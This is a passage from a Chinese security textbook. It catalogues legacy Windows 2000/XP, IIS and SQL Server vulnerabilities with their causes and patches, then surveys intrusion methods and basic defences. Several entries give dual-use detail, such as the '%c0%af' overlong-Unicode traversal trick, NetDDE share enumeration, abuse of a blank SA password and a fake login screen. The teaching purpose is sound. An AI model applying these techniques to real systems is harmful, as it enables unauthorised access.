原理：热键功能是系统提供的服务，当用户离开计算机后，该计算机即处于未保护状态下，此时Windows XP会自动地实施“自注销”。虽然无法进入桌面，但由于热键服务还未停止，因此仍可以使用热键启动应用程序。

解决方法：首先，由于该漏洞被利用的前提为热键可用，因此需要检查可能会带来危害的程序和服务的热键；其次，启动屏幕保护程序并设置密码；最后，在离开计算机时要锁定计算机。

4.2.10 账号快速切换漏洞

危害：Windows XP快速账号切换功能存在漏洞，易造成账号被锁定，使所有非管理员账号均无法登录。

原理：Windows XP具有账号快速切换功能，用户可在不同账号间进行快速切换。但如果切换太过于快速，会被系统认为是在进行非法操作，从而锁定所有非管理员账号。

快速切换账号

知识加油站

右图为Windows XP快速切换账号的界面。当其中一个账号还在运行某些程序时，可不必退出该账号而直接切换到其他账号。

解决方法：由于这不是bug，因此没有相应的补丁，只能禁用账户快速切换功能。

4.2.11 输入法漏洞

危害：通过该漏洞用户可以浏览计算机上的所有文件，并且可以执行net.exe命令添加Administrator级别的管理员用户，从而完全控制计算机。

原理：当启动Windows 2000后进行到登录验证的提示界面时，任何用户都可以打开各种输入法的帮助栏，并且可以利用其中具有的一些功能访问文件系统。也就是说，可以绕过Windows 2000 的用户登录验证机制，并且可以以最高管理员权限访问整个系统，可见这个漏洞的危害性是很大的。当进入系统后，还可以利用Terminal Server远程通信漏洞对系统进行攻击。

解决方法：卸载不用的输入法，并删除输入法的帮助文件；安装Windows 2000操作系统的Service Pack 1以上的版本。

4.2.12 Unicode漏洞

危害：攻击者可以通过IE浏览器远程运行被攻击计算机的cmd.exe文件，从而使该计算机的文件暴露，并且可以随意地执行和更改文件。

原理：Unicode标准被很多软件开发者所采用，无论何种平台、程序或开发语言，Unicode均为每个字符提供独一无二的序号，如向IIS服务器发出包括非法Unicode UTF 8序列的URL，攻击者可以使服务器逐字“进入或退出”目录并执行任意程序，该攻击称为目录转换攻击。Unicode用“%2f”和“%5c”分别代表“/”和“\”字符，但也可以用“超长”序列来代替这些字符。“超长”序列是非法的Unicode表示符，例如用“%c0%af”代表“/”字符。由于IIS不对超长序列进行检查，因此在URL 中添加超长的Unicode序列后，就可以绕过微软的安全检查。例如，在一个标记为可执行文件的文件夹发出该请求，攻击者即可在服务器上运行可执行文件。

问：怎样使用Unicode编码？

答：以IE浏览器为例，当浏览一个网页出现了乱码时，可能是没有选择正确的编码，此时可依次单击“查看”→“编码”→“其他”→“Unicode（UTF-8）”命令，如右图所示。设置完毕后，网页就有可能正确显示了。

解决方法：为了避免该类攻击，建议下载最新补丁；安装IIS Lockdown和URL Scan来加固系统；安装Windows 2000操作系统的Service Pack 2以上的版本。

4.2.13 ISAPI缓冲区扩展溢出漏洞

危害：攻击者通过向装有IIS 5.0的Windows 2000服务器发送特定的数据造成缓冲区溢出，从而控制IIS服务器，甚至获取服务器的最高权限。

原理：IIS是使用较广泛的服务器软件，安装后会自动地安装多个ISAPI Extensions。允许开发人员使用DLL扩展IIS服务器性能，然而某些动态链接库，如IDQ.DLL存在错误，使其进行不正确的边界检查。当外部攻击实施向ISAPI扩展发送特定参数的Buffer Over Run攻击时，即可从外部执行服务器的所有程序。IDQ.DLL缓冲区溢出漏洞将影响Microsoft Index Server 2.0和Windows 2000中的Indexing Service，而打印机缓冲区溢出漏洞将影响Windows 2000 Server、Windows 2000 Advanced Server 和安装IIS 5.0的Server Data Center Edition。

解决方法：管理员应该及时检查并取消不需要的ISAPI扩展，并让系统运行于工作所需的最少服务状态中；下载补丁程序；安装Windows 2000的Service Pack 2以上的版本。

4.2.14 MS SQL Server的SA空密码漏洞

危害：攻击者可在安装MS SQL Server的Windows 2000服务器上新建Administrators组用户。

原理：在Windows 2000中，企业级用户一般使用微软的数据库管理软件MS SQL Server。在安装MS SQL Server后，会产生默认的SA用户，并且初始密码在管理员未设置的情况下为空。但SA用户为SQL Server中非常重要的安全模块成员，

因此入侵者可以通过SQL Server客户端进行数据库远程连接，然后通过SQL的远程数据库管理命令进行操作，从而在MS SQL Server服务器上新建管理员级别的Administrators组用户。

在SQL Server中启用SA用户的方法

如果SQL Server中没有启用SA用户，只需使用鼠标右键单击服务器名，在弹出的快捷菜单中选择“属性”命令，打开“属性”对话框，然后单击窗口左边的“安全性”选项，在右边窗口选择“SQL Server和Windows身份验证方式”单选按钮，单击“确定”按钮即可。

解决方法：安装SQL Server后，应该立即修改SA的空密码；安装Windows 2000操作系统的Service Pack 3。

4.2.15 系统管理权限漏洞

危害：操作系统权限有可能被登录至Windows 2000 的普通用户所窃取。

原理：该漏洞发现于网络连接管理器中，网络连接管理器是管理并设置系统网络连接的组件。在建立网络连接时，连接管理器将调用某个处理程序，由于连接管理器中存在安全漏洞，因此经过某些复杂的操作步骤被调用的处理程序将在局部系统权限下运行，并且有可能调用其他的处理程序。

例如，作为处理程序而指定任意程序后，该程序将在局部系统权限下运行，而该权限即Windows操作系统自身的执行权限，且基本未受任何限制，因此在该权限下任何程序均可运行，普通用户即可控制整个系统。

解决方法：安装Windows 2000操作系统的Service Pack 3。

4.2.16 路径优先漏洞

危害：本地攻击者可以利用该漏洞在系统中放置木马，并以系统登录用户的安全权限执行。

原理：在应用程序的绝对路径未指定的情况下，Windows 2000会使用Path的系统变量进行搜索，而该搜索方法存在缺陷，本地攻击者可以利用该漏洞在系统中放置木马，并以同系统登录用户的安全权限执行。在Windows 2000操作系统中，默认对系统的ROOT文件夹提供Everyone组的全部访问权限。一般系统的ROOT文件夹并未包含在搜索路径中，但在某些情况，如登录或应用程序直接以“开始”菜单的“运行”菜单项调用时，其会包含在搜索路径中。该情况可导致攻击者使用木马程序对同一系统的用户进行攻击，即通过在系统ROOT目录中建立和原系统程序相同名称的木马程序，然后等待其他用户登录系统和调用木马程序。

解决方法：微软目前还未推出相应的补丁程序，建议通过对系统ROOT目录设置权限来减小该漏洞的危害。

4.2.17 NetDDE消息权限提升漏洞

危害：网络动态数据交换（即NetDDE）是一种在不同的Windows应用程序之间动态地共享数据的技术，该共享通过受信任共享的通信通道完成，受信任共享由网络DDE代理服务管理。本地机器的进程可以向网络DDE代理发出请求，包括指定针对某个受信任共享应运行的应用程序。但由于网络DDE代理运行在本地系统用户的安全范围中并处理所有的请求，因此攻击者可以使网络DDE代理在本地系统用户的安全范围中执行其指定的代码，从而提升权限并完全控制本地机器。

NetDDE功能简述

NetDDE是一种动态数据交换机制，是微软公司提出的一种数据通信形式，它使用共享的内存在应用程序之间进行数据交换。DDE不同于剪贴板方法，它能够及时更新数据，在两个应用程序之间自动更新信息，无须用户参与。NetDDE可用于两台计算机之间，也可用于同一台计算机的不同软件之间。

原理：Network DDE服务负责维护所有活动的网络DDE共享列表并管理NetDDE连接。当该服务启动时，在当前登录用户的桌面上将创建隐藏的IPC窗口，用于和打开DDE特性的应用程序进行通信。该窗口的名称为NetDDE Agent，类名为NDDEAgent。由于窗口是由Winlogon创建的，因此窗口过程将运行于Winlogon的进程空间中，并以SYSTEM的权限来处理消息。

WM_COPYDATA消息是该窗口所处理的消息之一，DDE用该消息将内存从进程传送至另一个进程。WM_COPYDATA消息由SendMessage函数发送，并由底层消息子系统作为特殊情况进行处理。当缓冲区的特殊数据传送至窗口过程时，将首先检查前12个字节的值，如不同，消息处理过程将返回错误；否则将取出两个ASCII字符串并将其转换为Unicode串后检查共享名，以确保存在且为受信任的共享。但由于默认情况下系统中可以存在多个受信任共享，因此可对其进行穷举，对每个共享名均尝试运行命令直至获取受信任的共享。

解决方法：首先，要禁止DDE共享，但会导致某些必须使用DDE共享的程序无法正常工作；其次，以管理员身份运行ddeshare.exe，删除不必要的受信任共享；最后，下载并安装补丁程序，以及Windows 2000操作系统的Service Pack 3。

4.2.18 RDP拒绝服务漏洞

危害：向RDP服务器端口提交多个畸形包会导致服务器崩溃。

原理：RDP（远程桌面协议）是终端服务器和客户端之间的通信协议，它允许远程用户使用键盘和鼠标通过网络在应用程序之间进行通信。Windows 2000操作系统的服务器和高级服务器版本在以终端服务器形式使用时，容易受到拒绝服务攻击。向RDP服务器端提交多个畸形包会导致服务器崩溃，未保存的数据将丢失，此时需要重启服务器才可以恢复正常的功能。

解决方法：下载并安装补丁程序；安装Windows 2000操作系统的Service Pack 2以上的版本。

4.2.19 域控制器拒绝服务漏洞

危害：提交至域控制器的大量无效请求将导致系统停止响应。

原理：Windows 2000域控制器存在拒绝服务的情况，会向域控制器提交大量的无效请求，从而导致系统停止响应。开启了464号UDP端口的Windows 2000服务器容易受到UDP的ping攻击。如果向该端口发送数据包的源端口使用19号端口，则可使服务器的CPU占用率提高。

解决方法：下载并安装补丁程序；安装Windows 2000操作系统的Service Pack 2以上的版本。

4.2.20 事件查看器存在缓冲区溢出漏洞

危害：可使事件查看器崩溃或执行任意代码。

原理：Windows 2000的事件查看器在显示事件记录的细节情况时存在缓冲区溢出，通过在事件记录字段中填入特殊构造的数据，攻击者可以使事件查看器崩溃或执行任意代码。

问：什么是缓冲区溢出攻击？

答：缓冲区溢出是指当向缓冲区内填充数据位数时超过了缓冲区本身的容量，溢出的数据覆盖在合法数据上，从而破坏程序的堆栈，使程序转而执行其他指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

解决方法：下载并安装补丁；安装Windows 2000操作系统的Service Pack 2以上的版本。

4.2.21 UDP套接字拒绝服务漏洞

危害：当接收恶意电子邮件或访问某个恶意网站时，Windows 2000操作系统会停止DNS解析，而Windows 98操作系统则会拒绝接收新的TCP连接。

原理：Windows 2000和Windows 98操作系统容易受到拒绝服务的影响。上述这些情况由应用程序在分配网络套接字时缺少限制所引起，网站的恶意Java Applet程序可以利用该漏洞使系统拒绝服务。

解决方法：在浏览器中禁止执行Java Applet。

4.2.22 安全账户管理漏洞

危害：安全账户管理数据库可以由Administrator账户和Administrator组中的所有成员、备份操作员、服务器操作员及所有具有备份特权的人员所复制。

原理：SAM数据库的一个备份可以被某些工具利用，用于破解口令。在Windows 2000操作系统中对用户进行身份验证时，仅可以实现加密RSA水平。在该情况下，甚至不需要使用工具即可猜测明文口令。

解决方法：限制Administrator组和备份组账户的成员资格，并加强对这些账户的跟踪，尤其对Administrator账户的登录失败和注销。

4.2.23 IIS 5.0的HTR映射远程堆溢出漏洞

危害：Windows 2000操作系统的IIS 5.0对.htr文件的映射请求处理存在堆溢出漏洞，远程攻击者可以利用该漏洞获取主机普通用户的访问权限。

原理：默认安装的IIS提供对.htr文件请求的支持，一般的.htr文件用于设置基于Web的口令，其请求被映射为一个ISAPI扩展，并由ISM.DLL来处理。当请求传送至ISM.DLL的ISAPI过滤器处理时，某些特殊的请求将导致处理过程中发生堆溢出问题，原因为ISM.DLL 分配的缓冲区比实际可接收的用户输入数据长度小1字节。

如果攻击者使用随机数据可以使IIS服务崩溃（即IIS 5.0会自动重启），某些发送的数据也可以使程序执行任意代码。成功地利用该漏洞，远程攻击者还可以获取IIS 4.0中的SYSTEM权限和IIS 5.0中的IWAM_ComputerName用户权限。

打开IIS功能

在Windows操作系统中，默认不开启IIS功能。以Windows XP为例，要开启IIS功能，可打开“控制面板”窗口，双击“添加或删除程序”图标，在弹出的窗口中单击“添加/删除Windows组件”按钮，在弹出的对话框中选择“Internet信息服务（IIS）”复选框并单击“下一步”按钮，如右图所示。

解决方法：在不需要使用htr映射时，立刻删除htr脚本映射；下载并安装补丁程序；安装Windows 2000操作系统的Service Pack 2以上的版本。

4.2.24 IIS 5.0的ASP缓冲溢出漏洞

危害：IIS 5.0的ASP ISAPI过滤器存在远程缓冲区溢出漏洞，远程攻击者可以利用该漏洞获取主机普通用户的访问权限。

原理：默认安装的IIS 5.0服务器加载ASP ISAPI过滤器，在处理分块编码传送机制的代码中存在缓冲区溢出漏洞，攻击者可以通过提交恶意分块编码数据来覆盖内存数据，并通过指定的数据重写任意地址的4字节内存。如果攻击者使用随机数据，则可以使IIS服务崩溃（IIS 5.0会自动重启）。成功地利用该漏洞，攻击者可以获取IIS 5.0的IWAM_ComputerName用户权限。

解决方法：若不使用ASP脚本，则可删除.asp脚本映射；下载并安装补丁；安装Windows 2000操作系统的Service Pack 2以上的版本。

4.2.25 Narrator本地密码信息泄露漏洞

危害：恶意攻击者可以使计算机读出用户名和密码。

原理：Windows 2000操作系统中包含可选用功能——Narrator，该功能用于将文本翻译为语音。当Narrator登录至终端服务进程时，会将用户名、域名和相关的密码以语音方式输出，导致密码信息泄露。本地攻击者可以利用该漏洞获取密码信息。

解决方法：不安装该功能。

4.2.26 SMTP认证漏洞

危害：SMTP用户认证可跳过。

原理：SMTP服务属于Windows 2000 Server和Internet Mail Connector默认安装的部分。当Windows 2000 SMTP Service和Exchange Server 5.5 IMC接收NTLM验证层用户验证通知时，在赋予该用户合法访问权限之前会进行多余的验证。在某些情况下，会进行不正确的验证，使攻击者获取用户级的非法访问权。

问：什么是SMTP？

答：SMTP（Simple Mail Transfer Protocol，简单邮件传输协议），它是一组用于由源地址到目的地址传送邮件的规则。简单地说，SMTP就是用于发送电子邮件的规则，装有SMTP的计算机可用于发送电子邮件。早期的SMTP没有身份验证功能，经常被用于发送大量的垃圾邮件，后来普遍加上了身份验证以遏制被滥用的情况。

解决方法：下载并安装补丁程序。

4.2.27 IIS 5.0/5.1验证漏洞

危害：IIS验证漏洞导致泄露系统信息及账户，可以通过暴力法破解。

原理：IIS提供有Web、FTP和Mail等服务并支持匿名访问，当Web服务器验证用户失败时将返回“401 Access Denied”信息。如服务器支持基本认证方式，攻击者可以将主机头域置空，然后Web服务器将返回包含内部地址的信息，因此可以利用该漏洞对服务器的用户口令进行暴力法破解。

解决方法：如服务器访问不需认证，建议关闭基本认证和集成的Windows认证；设置账号策略以防止暴力法破解。

4.2.28 SOL Server函数库漏洞

危害：在Windows 2000和SOL Server 7.0/2000系统中，函数库本身存在的问题会导致内存溢出和拒绝服务，本地攻击者利用该漏洞可以获取系统特权或进行

DDoS攻击，并且可以运行攻击程序，使其产生拒绝服务。

原理：SQL Server 7.0/2000提供有很多函数，使数据库查询产生文字信息，这些文字信息保存于变量中。这些函数存在两种漏洞：一是函数库本身存在着问题，会产生内存溢出，并且可以按照需要执行程序或引起SQL Server服务产生错误；二是呼叫SQL Server函数库时会产生C runtime函数库内格式字符串漏洞。

解决方法：由于这两个漏洞产生的原因不同，因此需要分别进行修补，建议按照需要对C runtime进行修正。下载并安装补丁程序。

4.2.29 IIS 5.0伪造拒绝服务漏洞

危害：通过向IIS 5.0发送某些请求，可导致IIS 5.0拒绝服务。

原理：当IIS 5.0接收包含伪造的“Content.Length”域的GET请求时，会以异常方式处理该请求，即IIS 5.0保持该连接且不超时，但不再响应其他的请求，仅重启，才可以恢复正常工作。

解决方法：目前还没有关于该漏洞的补丁程序，建议限制非信任主机对80端口的访问。

4.2.30 调试寄存器漏洞

危害：通过该漏洞可以提升用户权限。

原理：如果在Windows 2000操作系统执行程序，通过该漏洞可以提升用户权限。该漏洞产生的原因在于x86调试寄存器的DR0～DR7寄存器对于所有的进程均为全局性，因此在进程中所设的硬件断点会影响其他的进程和服务。如果该断点在某个服务中被触发，则会引发单步异常，该进程和服务将被终止。

解决方法：安装Windows 2000操作系统的Service Pack 3。

4.2.31 drwtsn32.exe文件漏洞


危害：drwtsn32.exe文件的故障使文件的默认权限设置不当，可能导致敏感信息泄露。

原理：drwtsn32.exe（Dr. Watson）是Windows系统内置的程序错误调试器。在默认状态下，出现程序错误时，Dr.Watson将自动启动，除非系统安装VC等其他具有调试功能的软件。由于user.dmp中的存储内容为当前用户的部分内存镜像，因此可以导致各种敏感信息泄露，如账号、口令、邮件、浏览过的网页和编辑的文件等，具体取决于崩溃的应用程序和在此之前用户进行的操作。由于多种原因可以导致Windows系统崩溃，因此无法排除恶意用户利用该漏洞获取非授权信息的可能。

解决方法：输入不带参数的drwtsn32，更改故障文件至特权路径或取消“建立故障转储文件”选项；删除注册表项HKEY LOCAL MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\AeDebug下的相关键值。

华生医生

华生医生（Dr.Watson）是Windows 2000/XP操作系统的一个崩溃分析工具，它会在应用程序崩溃时自动弹出，并且在默认情况下，它会将与出错有关的内存保存为DUMP文件以供程序员分析。有时这个DUMP文件会非常大，占用不少硬盘空间，对用户也没有实际用处，因此一般情况下，可以将华生医生关闭，如右图所示。



4.2.32 快捷方式漏洞

危害：Windows快捷方式可以导致本地拒绝服务和用户口令散列值泄露及执行恶意程序。

原理：Windows快捷方式即扩展名为.lm、.lnk.、pif或.url的文件。其中.url文件为纯文本格式，和.pif文件为二进制文件。这3种快捷方式均可自定义图标文件。当将图标文件名设置为Windows的默认设备名时，由于设备名称解析漏洞，则可导致Windows 9x系统崩溃。由于图标搜索由资源浏览器自动完成，因此只需快捷方式在资源管理器中出现，即可导致系统崩溃。

对于Windows NT/2000，系统不会由于设备名称解析而崩溃，但是如果创建一个完全由ASCII字符填充组成的.pif文件时则会出现许多故障。例如，对一个大于369字节的非法.pif文件调用查看属性的“程序”页时，资源管理器就会出错，提示“‘0x77650b82’指令引用的‘0x000000000’内存。该内存无法为‘read’”，但该错误不会引发缓冲溢出的安全问题。

解决方法：不要轻易地将邮件附件导出，尤其不导出至桌面；不要轻易地打开邮件中的各种快捷方式附件。

4.2.33 UTF漏洞

危害：IIS存在UTF目录遍历漏洞，攻击者利用该漏洞可以执行任意代码。

原理：IIS一般会阻断HTTP请求中对Web根目录外文件的访问，但通过使用特殊的UTF编码，攻击者可以绕过过滤机制非法访问系统文件，并执行任意代码。利用该漏洞，远程攻击者通过web客户端能以IUSER_Machinename账号身份访问系统文件。

解决方法：安装Windows 2000操作系统的Service Pack 3。

4.2.34 IIS 5.0的SEARCH方法存在远程攻击漏洞

危害：IIS 5.0的SEARCH方法存在漏洞，容易导致远程攻击。

原理：WebDAV是HTTP协议的扩展，允许远程编写和管理Web内容。微软IIS 5.0的WebDAV在处理某些畸形的请求时存在缺陷，当提交超长的SEARCH请求时，可以使IIS服务重启。

解决方法：下载并安装补丁程序；先停止IIS服务，然后禁止Everyone用户访问Httpext.dll，最后再启动IIS服务。

4.2.35 Telnet漏洞

危害：Windows 2000的Telnet服务存在着很多重大安全漏洞。

原理：

1 提升权限漏洞

当Telnet服务进程建立时，该服务会创建有名管道并执行命令，但该管道的名称可被预见。如果Telnet发现已经存在的管道名，将直接使用。

利用该漏洞可以预见管道名，当下一次Telnet 创建服务进程时，就会在本地环境中运行攻击者的代码。

2 拒绝服务漏洞

以下4个漏洞可以引起DDoS攻击：攻击者可以建立大量空闲的Telnet登录进程，从而阻止其他的合法用户登录；反复建立、终止Telnet进程耗尽服务器的句柄，从而造成拒绝服务；通过构造特殊登录命令，导致Telnet拒绝服务；使用普通用户权限通过系统调用终止Telnet 服务。

3 泄露敏感信息漏洞

攻击者通过Telnet服务可以获得GUEST账号的一些敏感信息。

解决方法：下载并安装补丁程序。

知识加油站

远程连接

Telnet本是UNIX操作系统上的远程登录工具，后来也移植到Windows上。早期的BBS公告板及“泥巴”游戏，都是使用Telnet来登录的，右图为登录“泥巴”游戏的界面。

4.2.36 LDAP漏洞

危害：远程攻击者利用Microsoft LDAP漏洞可以改变管理员口令。

原理：LDAP服务器可以被配置为通过SSL支持的LDAP，主要目的在于允许用户改变目录属主的数据性质。但当目录属主为域用户且数据特性为域口令时，服务器将不检查请求的合法性。

利用该漏洞，攻击者可以改变任何用户（包括管理员）的域登录口令。此外，Windows默认安装无该漏洞，仅在LDAP服务器上安装数字证书才可以建立通过SSL的LDAP。如果跳过防火墙阻断TCP 636端口，攻击者则无法利用该漏洞。

解决方法：下载并安装补丁程序。

4.2.37 IIS 5.0拒绝服务漏洞

危害：利用设备文件导致IIS拒绝服务。

原理：当使用FSO（File System Object）组件打开或读取设备文件（如com1或com2等）时，将导致ASP-processor停止响应。如果本地攻击者拥有创建ASP文件的权限，则可导致服务器死机。

解决方法：修补FSO组件的相关代码，实现在打开文件之前必须检查其是否存在。

4.2.38 默认注册许可漏洞

危害：一些Windows注册键值被设置为错误的默认值，使攻击者改变系统设置，甚至远程控制主机。

原理：Windows 2000操作系统中的SNMP服务可远程管理计算机，给予KEY LOCAL MACHINE\SYSTEM\CurrentControlSet\Services\SNMP\Parameters不可靠的许可权，导致恶意用户可以访问注册表并读取存储在ValidCommunities键值中的SNMP组名，通过SNMP管理计算机；也可以通过修改注册表键值来改变组名，拒绝授权用户通过SNMP访问主机。

知识加油站

注册表

注册表是Windows系统中的一个重要数据库，用于存储系统和应用程序的设置信息，右图为注册表界面。通过修改注册表，也可对操作系统造成损害。

解决方法：安装Windows 2000操作系统的Service Pack 2以上的版本。

4.2.39 登录服务恢复模式存在空密码漏洞

危害：该漏洞允许恶意用户对域管理器进行物理访问，并拥有管理员权限，在

管理器中安装软件。

原理：“服务器配置”工具用于调节域的控制状态，并将空口令分配至操作系统，这样可导致恶意用户对系统进行物理访问，并拥有管理员的权限。在执行引导进程时，Windows 2000提供有大量的操作系统模式，可以帮助管理员修复系统。

利用该漏洞需满足以下3个条件。

- 恶意用户从物理上接触域控制器并选择启动模式菜单。
- 使用Configure工具将系统提升为域控制器。
- Configure工具仅运行于网络的第一个域控制器中。

解决方法：安装Windows 2000操作系统的Service Pack 2以上的版本。

4.2.40 域账号锁定漏洞

危害：微软Windows 2000域账号锁定可被绕过。

原理：在特定情况下，可以在系统中绕过域账号锁定策略，使穷举密码攻击成为可能。域账号锁定策略的目的在于，多次不成功登录后，禁止该账号。如未实现该策略，则可对域账号的密码进行穷举。

在使用NTLM认证的域中，Windows 2000主机无法识别针对本地的用户制定的域账号锁定策略，在域控制器无法实施认证的情况下，缓存的凭证将被使用。不使用NTLM进行认证的Windows 2000系统不受本漏洞的影响，因此作为Windows 2000域成员的客户端不存在本漏洞。

解决方法：安装Windows 2000操作系统的Service Pack 2以上的版本。

4.2.41 终端服务器登录缓存溢出漏洞

危害：该漏洞允许恶意用户引发终端服务崩溃或在服务器上执行恶意代码。

原理：终端服务器登录的一个未经检查的缓冲区将允许恶意用户执行任意代码，即恶意用户不需成功登录即可实现攻击。如果连接请求未被过滤，该漏洞则可远程使用。终端服务器默认监听的TCP端口为3389，该端口可以在防火墙及路由器中锁定。

解决方法：安装Windows 2000操作系统的Service Pack 2以上的版本。

4.2.42 ActiveX参数漏洞

危害：该漏洞可以允许恶意用户在另一台主机上运行代码。

原理：ActiveX控制器包含未经检查的缓冲区，如控制器被Web或HTML以畸形参数调用时，可能由于缓冲区溢出而导致在主机上执行代码。仅当ActiveX在IE、Outlook或Outlook Express 中被激活时，该漏洞才会被利用。

解决方法：下载并安装补丁程序；安装Windows 2000操作系统的Service Pack 2以上的版本。

4.2.43 IIS 5.0 Cross Site Scripting漏洞

危害：该漏洞可以影响运行于Web服务器的任何软件，接受用户输入并生成Web页。

原理：该漏洞又称Cross Site Scripting（CSS），由于在动态网页上使用Web应用程序之前未正确验证输入而导致。

解决方法：安装Windows 2000操作系统的Service Pack 2以上的版本。

4.2.44 组策略漏洞

危害：以独占方式打开组策略文件会导致组策略应用被阻塞，攻击者可以阻止组策略的应用。

原理：通过保存在域控制器上的活动目录和系统卷，Windows 2000可以实现组策略的应用，这些存储位置称为组策略对象。当用户计算机登录至域时，会读取和应用包含在组策略中的配置。

组策略

注册表是Windows系统中保存软/硬件配置的数据库，很多配置都可以自定义设置，但这些配置分布在注册表的各个角落，如果是手动配置非常麻烦。组策略则将系统重要的配置功能汇集成各种配置模块中，供用户直接使用，如右图所示。

当Windows 2000以“排他读”方式读取文件时，会导致攻击者锁定组策略文件，从而使组策略无法正常应用。利用该漏洞可以正常登录至域，然后以“排他读”的方式打开组策略文件，随后即可二次登录；还可以导致使用最近应用过的策略设置，而其他用户在组策略锁定时不应用新的策略设置。

解决方法：下载并安装补丁程序。

4.2.45 数字签名缓冲区溢出漏洞

危害：允许攻击者运行其代码。

原理：为校验邮件信息的真实性，Outlook Express 支持数字签名。当与数字签名相关的特殊错误发生时，代码的缓存溢出漏洞将导致警告信息。攻击者可以创建一个具有数字签名的电子邮件并添加特殊的数据，然后将其发送至用户；当接收者打开或预览邮件时，攻击者可以使邮件客户端崩溃或利用该邮件在用户系统中发起代码攻击。该漏洞仅影响Outlook Express用户，而Outlook用户则不会受影响。

解决方法：对用户账户使用相应的限制。

4.3 针对漏洞的入侵方式

Windows操作系统具有这么多的漏洞，那么针对它的入侵方式也相应有许多种。下面介绍一些最常用的入侵方式。

4.3.1 数据驱动攻击

当有些表面看来无害的特殊程序在被发送或复制到网络主机上并被执行发起攻击时，就会发生数据驱动攻击。例如，一种数据驱动的攻击可以造成一台主机修改与网络安全有关的文件，从而使黑客下一次更容易入侵该系统。

4.3.2 伪造信息攻击

通过发送伪造的路由信息构造系统源主机和目标主机的虚假路径，从而使传向目标主机的数据包均经过攻击者的系统主机，这样就能给人提供敏感的信息和有用的密码。

4.3.3 针对信息协议弱点攻击

IP地址的源路径选项允许IP数据包自己选择一条通往系统目的主机的路径。设想攻击者试图与防火墙后面的一个不可到达的主机A连接，他只需要在送出的请求报文中设置IP源路径选项，使报文有一个目的地址指向防火墙，而最终地址是主机A。当报文到达防火墙时被允许通过，因为它指向防火墙而不是主机A。防火墙的IP层处理该报文的源路径被改变并发送到内部网上，报文就这样到达了不可到达的主机A。

4.3.4 登录欺骗

在被攻击主机上启动一个可执行程序，该程序显示一个伪造的登录界面。当用户在这个伪装的界面上输入登录信息后，该程序将用户输入的信息传送到指定主机或电子邮箱，然后关闭界面，给出“系统故障”的提示信息，要求用户重新登录，此后才会出现真正的登录界面。

4.3.5 利用系统管理员失误攻击

网络安全的重要因素之一就是人。无数的历史事实表明：堡垒最容易从内部攻破。因人为的失误，如Web服务器系统的配置差错、普通用户使用权限扩大，这样就给黑客以可乘之机。黑客常利用系统管理员的失误收集攻击信息，例如使用finger、netstat、arp、mail、grep等命令和一些黑客工具软件。

4.3.6 重新发送攻击

重新发送攻击是一种巧妙的攻击手法，攻击者收集特定IP数据包，比如域中受信任主机的数据包，篡改其中的数据后，再发送给目标主机，使目标主机以为来自信任主机，从而信任攻击者的计算机。

4.3.7 ICMP报文攻击

尽管对ICMP报文的攻击比较困难，但黑客们有时也利用ICMP报文进行攻击。重定向消息可以改变路由列表，路由器可以根据这些消息建议主机走另一条更好的路径。攻击者可以有效地使用重定向消息把连接转向一个不可靠的主机/路径，或者使所有的报文通过一个不可靠主机来转发。对付这种威胁的方法是对所有的ICMP重定向报文进行过滤，有的路由软件可对此进行配置。单纯地抛弃所有的重定向报文是不可取的——主机和路由器常会用到它们，如一个路由器发生故障时。

4.3.8 针对源路径选项的弱点攻击

若强制报文通过一个特定的路径到达目的主机，外部攻击者可以传送一个具有内部主机这样的报文，用来攻陷防火墙和欺骗主机。对于地址的源路径报文，服务器会相信这个报文并对攻击者发送回答报文，因为这是IP的源路径选项要求。对付这种攻击最好的办法是配置路由器，使它抛弃那些由外部网进来的却声称是内部主机的报文。

4.3.9 以太网广播攻击

将以太网接口设置为乱（promiscuous）模式，截获局部范围的所有数据包。

广播攻击

大多数局域网都是以太网，其中消息传递是以广播的形式进行的，也就是一台计算机能收到所有计算机发送到网中的消息，正常情况下这台计算机只将写有自身地址的消息接收进去处理，而将其他消息忽略掉。利用这一特性，攻击者可以把所有计算机的消息都收集起来进行分析，从而窃取关键数据（如密码等），也可以采用其他方法在网中广播大量无意义的消息，造成网络堵塞。

4.4 掌握常用的防护方法

其实Windows系统中的漏洞远不只前面介绍的，大量的漏洞和安全隐患给用户的计算机带来了严重的威胁。为此，用户有必要做好防护工作，以保护自己计算机的安全。

4.4.1 杀毒软件不可少

病毒的发作给全球计算机系统造成了巨大损失，令人谈“毒”色变。在上网的用户中，很少有谁没被病毒侵害过。对于一般的用户而言，首先要做的就是为计算机安装一套好的杀毒软件。对待计算机病毒的关键不是“杀”，而是“防”，如果被病毒感染后，杀毒软件才去发现、分析和整治的被动防御模式远不能彻底地解决计算机的安全问题。杀毒软件应立足于拒病毒于计算机门外，因此应当安装杀毒软件的实时监控程序，定期升级所安装的杀毒软件（如果安装的是网络版，在安装时可先将其设置为“自动升级”），给操作系统打上相应的补丁、升级引擎和病毒定义码。


4.4.2 个人防火墙不可替代

所谓“防火墙”，是指一种将内部网和外部网分开的工具。实际上，这是一种隔离技术。防火墙是在两个网络通信时执行的一种访问控制尺度，它能根据访问规则监视进出的网络通信链接，从而让很多偷偷摸摸的木马与病毒暴露踪迹。

4.4.3 分类设置复杂密码

需要使用密码的场合很多，如电子邮箱、QQ、网银等。对于不同的场合，应该使用不同的密码，而不应该贪图方便使用统一的密码，以免被“一网打尽”。

